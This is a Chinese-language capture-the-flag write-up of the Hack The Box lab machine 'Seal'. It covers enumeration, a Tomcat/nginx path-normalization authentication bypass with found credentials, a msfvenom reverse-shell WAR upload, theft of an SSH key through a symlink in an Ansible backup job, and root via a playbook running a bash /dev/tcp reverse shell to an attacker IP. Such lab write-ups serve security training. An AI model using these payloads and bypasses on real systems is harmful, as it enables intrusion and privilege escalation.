-
【Hack The Box】linux练习-- seal
HTB 学习笔记
【Hack The Box】linux练习-- seal
🔥系列专栏:Hack The Box
🎉欢迎关注🔎点赞👍收藏⭐️留言📝
📆首发时间:🌴2022年11月17日🌴
🍭作者水平很有限,如果发现错误,还望告知,感谢!
信息收集
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 443/tcp open ssl/http nginx 1.18.0 (Ubuntu) |_http-server-header: nginx/1.18.0 (Ubuntu) |_http-title: Seal Market | ssl-cert: Subject: commonName=seal.htb/organizationName=Seal Pvt Ltd/stateOrProvinceName=London/countryName=UK 8080/tcp open http-proxy | fingerprint-strings: | FourOhFourRequest: | HTTP/1.1 401 Unauthorized | Date: Sat, 21 Aug 2021 00:59:51 GMT | Set-Cookie: JSESSIONID=node0gavl59qm2zrx1qhzhowcumpi72.node0; Path=/; HttpOnly | Expires: Thu, 01 Jan 1970 00:00:00 GMT | Content-Type: text/html;charset=utf-8 | Content-Length: 0 | GetRequest: | HTTP/1.1 401 Unauthorized | Date: Sat, 21 Aug 2021 00:59:50 GMT | Set-Cookie: JSESSIONID=node0drs9zl7mym6gi9hyziw3t1m90.node0; Path=/; HttpOnly | Expires: Thu, 01 Jan 1970 00:00:00 GMT | Content-Type: text/html;charset=utf-8 | Content-Length: 0 | HTTPOptions: | HTTP/1.1 200 OK | Date: Sat, 21 Aug 2021 00:59:51 GMT | Set-Cookie: JSESSIONID=node01q9qys7bogc7sqx9vdtz49od11.node0; Path=/; HttpOnly | Expires: Thu, 01 Jan 1970 00:00:00 GMT | Content-Type: text/html;charset=utf-8 | Allow: GET,HEAD,POST,OPTIONS | Content-Length: 0 | RPCCheck: | HTTP/1.1 400 Illegal character OTEXT=0x80 | Content-Type: text/html;charset=iso-8859-1 | Content-Length: 71 | Connection: close | <h1>Bad Message 400</h1><pre>reason: Illegal- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
- 22
- 23
- 24
- 25
- 26
- 27
- 28
- 29
- 30
- 31
- 32
- 33
- 34
- 35
commonName=seal.htb
nginx/1.18.0 (Ubuntu)
还有一个8080的代理服务器应该是(http-proxy)爆破域名
wfuzz -u https://10.10.10.250 -H 'Host: FUZZ.seal.htb' -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt- 1

显然默认大小写chars有 19737 个字符。 我会添加 --hh 19737并重新运行:
结果如下,全是400,===================================================================== ID Response Lines Word Chars Payload ===================================================================== 000000689: 400 16 L 122 W 2250 Ch "gc._msdcs" 000009532: 400 14 L 100 W 1949 Ch "#www" 000010581: 400 14 L 100 W 1949 Ch "#mail" 000019834: 400 14 L 100 W 1949 Ch "_domainkey"- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
443
发现了一个可疑用户名
Jomono
发现一个注册,但没有发现登陆 网站上有两种形式可以接受输入,一种是搜索,另一种是联系我们。
其他地方没有任何功能两种形式都将所有输入作为 GET 参数粘贴,返回的页面与没有参数的页面完全相同:
GET /?Your+Name=0xdf&Email=0xdf%40seal.htb&Phone+Number=9999&Message=9999 HTTP/1.1 Host: seal.htb User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:94.0) Gecko/20100101 Firefox/94.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://seal.htb/ Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: document Sec-Fetch-Mode: navigate Sec-Fetch-Site: same-origin Sec-Fetch-User: ?1 Te: trailers Connection: close- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
目录爆破
feroxbuster -u https://seal.htb -k- 1
爆破方法随便,咋样都行
02 0l 0w 0c https://seal.htb/admin 302 0l 0w 0c https://seal.htb/images 302 0l 0w 0c https://seal.htb/css 302 0l 0w 0c https://seal.htb/js 302 0l 0w 0c https://seal.htb/manager 302 0l 0w 0c https://seal.htb/icon [####################] - 33s 29999/29999 0s found:6 errors:0 [####################] - 32s 29999/29999 918/s https://seal.htb- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
/manager是 Tomcat 网络服务器的通用路径。 /manager/html是基于 GUI 的管理面板,并且 /manager/text/是基于文本的版本(我在 Tabby 中使用了它)。
有趣的是 feroxbuster没找到 /manager/html/或者 /manager/text/. 当我尝试结帐时 /manager在 Firefox 中,它无法连接:

我将用curl访问这个页面,看看具体信息curl -k -I https://10.129.95.190/manager- 1
 看到他是重定向到了http,而http上只有8080的代理,却没有80的web
目前没办法,又可能内部运行了一个80,但目前没有思路

admin目录也没有东西,显示页面无索引,那我们就接着爆破一下───────────────────────────┴────────────────────── 🏁 Press [ENTER] to use the Scan Cancel Menu™ ────────────────────────────────────────────────── 403 7l 10w 162c https://seal.htb/admin/dashboard 403 7l 10w 162c https://seal.htb/admin/dashboards- 1
- 2
- 3
- 4
- 5
有两个

啥也没有8080
 gitbucket 的一个实例
没有弱口令,初步检测没有sql注入,有注册页面
我将注册一个账号


随便点开一个能发现使用的tomcat和nginx 点开tomcat有一些配置文件,但是没有包含密码的那个默认配置文件
在一个xml文件找到了账号密码
username="tomcat" password="42MrHBf*z8{Z%"- 1
/manager/html,是403. 我可以尝试基于文本的管理器,但我没有那个角色(会显示 manager-script在 roles).
继续找,还有很多配置信息
 代理了一个本地8000
并且本地的 /manager/html被代理掉了,结合实际情况
肯定有一个8000的端口代理了tomcat登陆
所以我们接下来的思路就是要拿到一个sheltomcat与nginx相互验证混淆
https://i.blackhat.com/us-18/Wed-August-8/us-18-Orange-Tsai-Breaking-Parser-Logic-Take-Your-Path-Normalization-Off-And-Pop-0days-Out-2.pdf
演示文稿中的示例如下所示:


简单来说 当nginx回隐藏一些常用服务 通过混淆,绕过nginx但是tomcat正确识别的方法 如果我传递一个像这样的 URL :
https://seal.htb/manager;name=rong/html, NGINX 会将其视为完整的 URL,但 Tomcat
会将其视为 https://seal.htb/manager/html. 第一个 URL 不匹配 需要转发的
/manager/html,因此它不会检查相互身份验证。 相反,它将被转发到 Tomcat。 但是 Tomcat 会看到
/manager/html, 并返回该页面。 这是有效的:我将访问下面的url https://seal.htb/manager;name=rong/html 并且输入这个凭证 username=tomcat password=42MrHBf*z8{Z%- 1
- 2
- 3
- 4
登陆到了控制面板,在下面的war上传界面可以上传恶意war文件
msfvenom -p java/shell_reverse_tcp lhost=10.10.14.29 lport=443 -f war -o rev.war- 1

而后在首页,单击文件

本地拿到shell
创建稳定shell
script /dev/null -c bash- 1

/opt有个 backups文件夹:
打开一路往下
/opt/backups/archives
这个应该是一处归档文件,可是里面什么都没有

但是我看完喀麦隆这一次进攻之后他就突然出现了两个文件
说明这是计划任务我先不管,先把刚才另外一个文件夹看完
这 playbook文件夹有一个文件, run.yml:- hosts: localhost tasks: - name: Copy Files synchronize: src=/var/lib/tomcat9/webapps/ROOT/admin/dashboard dest=/opt/backups/files copy_links=yes - name: Server Backups archive: path: /opt/backups/files/ dest: "/opt/backups/archives/backup--.gz" - name: Clean file: state: absent path: /opt/backups/files/- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
这看起来是每分钟运行的内容。 这是一个 Ansible 包含三个任务
https://www.ansible.com/
Ansible 是一种通用语言,是一个剧本,类似于自动化的做一些动作
三项任务:
“复制文件”获取dashborad/的所有文件并将它们复制到该目录中的/opt/backups/files “Server
Backups”运行 归档 模块生成 .gz带有时间戳的文件。
“清洁”删除 files使用 文件 模块的目录。Ansible
我们利用这个相当于计划任务的方式是利用软连接
将我们的/home/luis/目录软连接到他执行备份的路径之内为了利用它,我需要在 Tomcat Web 目录中寻找我可以编写的内容。 找到了 uploads文件夹:
tomcat@seal:/var/lib/tomcat9/webapps/ROOT/admin/dashboard$ find . -writable ./uploads- 1
- 2
我将在上传文件夹中创建指向 luis 主目录的符号链接:
ln -s /home/luis/ /var/lib/tomcat9/webapps/ROOT/admin/dashboard/uploads/- 1
再备份的时候就可以备份/home/luis/了

tar zxf backup-2022-11-24-10:56:33.gz --force-local- 1
那其实是因为 tar对待 :表示它之前的部分是它应该连接到的主机名。 我可以通过重命名来解决这个问题
或者给它 --force-local。


luis目录下还有一个.ssh
复制到本地而后赋权600
而后登陆ssh


提权
剧本提权
我将写一个剧本而后调用它rev.yml
- hosts: localhost tasks: - name: rev shell: bash -c 'bash -i >& /dev/tcp/10.10.14.22/443 0>&1'- 1
- 2
- 3
- 4
sudo ansible-playbook rev.yml- 1

-
相关阅读:
第143篇:手写vue-router,实现router-view
大数据算法系列13:最小生成树算法
Oozie的安装和使用
Vue2源码学习笔记 - 12.响应式原理—Dep 类详解
macbook Safari 如何打开F12 Console 控制台 开发者工具 Developer Tools
车载软件架构——基础软件供应商&开发工具链(一)
【LeetCode-简单题】541. 反转字符串 II
CH341 USB总线转接芯片
企业服务器租用对性能有什么要求呢?
进入nodejs 利用http模块搭建一个简单的服务器并配合fs模块网客户端传输文件
- 原文地址:https://blog.csdn.net/weixin_65527369/article/details/128016308